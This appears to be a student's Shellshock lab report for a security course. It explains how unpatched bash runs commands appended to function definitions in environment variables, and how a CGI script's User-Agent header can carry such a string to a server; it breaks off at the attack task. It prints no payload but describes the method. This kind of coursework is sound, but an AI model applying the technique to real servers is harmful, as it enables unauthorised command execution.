Shellshock Lab Report

Mudit Vats
mpvats@syr.edu
10/25/2018


Table of Contents

Overview


This lab report presents observations and explanations for the tasks described in the Shellshock Attack Lab.

Task 1: Experimenting with Bash Function

Goal 1: Please run this vulnerable version of Bash like the following and then design an experiment to verify whether this Bash is vulnerable to the Shellshock attack or not.



Goal 2: Try the same experiment on the patched version of bash (/bin/bash) and report your observations.



Observations / Explanation

In the both figures, we see the variable declaration of foo. This declaration is assigned "text" which looks like function. With respect to the variable foo, it's still just a series of text characters and not a function.

We check to see if this variable declaration exists by executing the echo $foo command. In both cases the definition of foo is displayed. At this point, we are dealing with a variable declaration only.


We check to ensure this is not declared as a function by executing the "declare -f" command to display the foo function, if it is defined that way. In both cases, foo is not displayed. We are still dealing with a variable declaration.


We then export foo and run a shell. In the first case, we run "bash_shellshock". With this unpatched bash child process, we see the "echo "extra"" printed out upon invocation of the shell. Couple things happening – 1) Due to parse and execute, the first part of the variable's text is converted to a function, foo and 2) the echo after that function part is executed. This is the vulnerability since an attacker can add any commands at the end of the variable "function definition" and have them execute. Note, in this case, in the child process, only the function definition for foo now exists. It is no longer defined as a variable, as can be seen by the empty return when echo'ing $foo.

In the patched bash "bash", the function is not defined in the child shell. It stays defined as a variable; no function conversion occurs.

Task 2: Setting up CGI programs

Goal: Setup a cgi program and test with curl and web browser.





Observations / Explanation


We create the myprog.cgi program and copy it to /usr/lib/cgi-bin. This is where the web server, Apache, looks for the cgi scripts. The script is a bash script, so bash is invoked when the script is called. The script simply echo's "Hello World". We demonstrate this via curl and, below that, web browswer. Curl allows us to execute HTTP requests via command-line. Both ways, we can see that the myprog.cgi executes and produces the correct, "Hello World", result.


Professor Question: Use cgi program to attack, why it is possible? what makes cgi program vulnerable?


While this is thoroughly demonstrated in Task 4, the main reason is that the server uses bash to execute the CGI script. This is specified in the first line of the script "!#/bin/bash". Since bash is open to the Shellshock vulnerable (now fixed!), as long as we can define or reuse an environment variable, we can take advantage of bash converting a function definition, passed in as a text value, and executing any commands we append to it (in the child process). The bottom-line is that CGI bash scripts use the bash interpreter and the vulnerability which allows Shellshock to exist in a normal bash execution also exists by anyone who uses it, including Apache.

Task 3: Passing Data to Bash via Environment Variable

Goal: Understand how to pass data to a cgi-program's bash.







Observations / Explanation

In the first figure above, we see the CGI program which prints out environment variable. The two figures below it, we execute the myprog3.cgi.


The first one is just executing the program and seeing the output. Please note, that the HTTP_USER_AGENT is set to "curl" which is the client that we're making the HTTP request from.

The second one is executed with a -A "Hello!" parameter. This parameter sets the HTTP_USER_AGENT variable to something we can specify. Here, we specify it as "Hello!". We can see from the output that the HTTP_USER_AGENT variable that "Hello!" is, indeed, what the variable is set to.

By using the -A option in CURL, we have a method to change an environment variable on the server. When considering the Shellshock attack, this becomes really hazardous since we can potentially pass in a function definition as text string, which will then be parsed and executing by the bash shell running from the server. If we append more commands after the function definition, we can to do many malicious things, including listing files, cat'ing files, executing any command we want and executing a reverse shell!

Task 4A: Launching a Shellshock Attack

Goal: Using the Shellshock attack list the files in the directory (ls -al).




Observations / Explanation

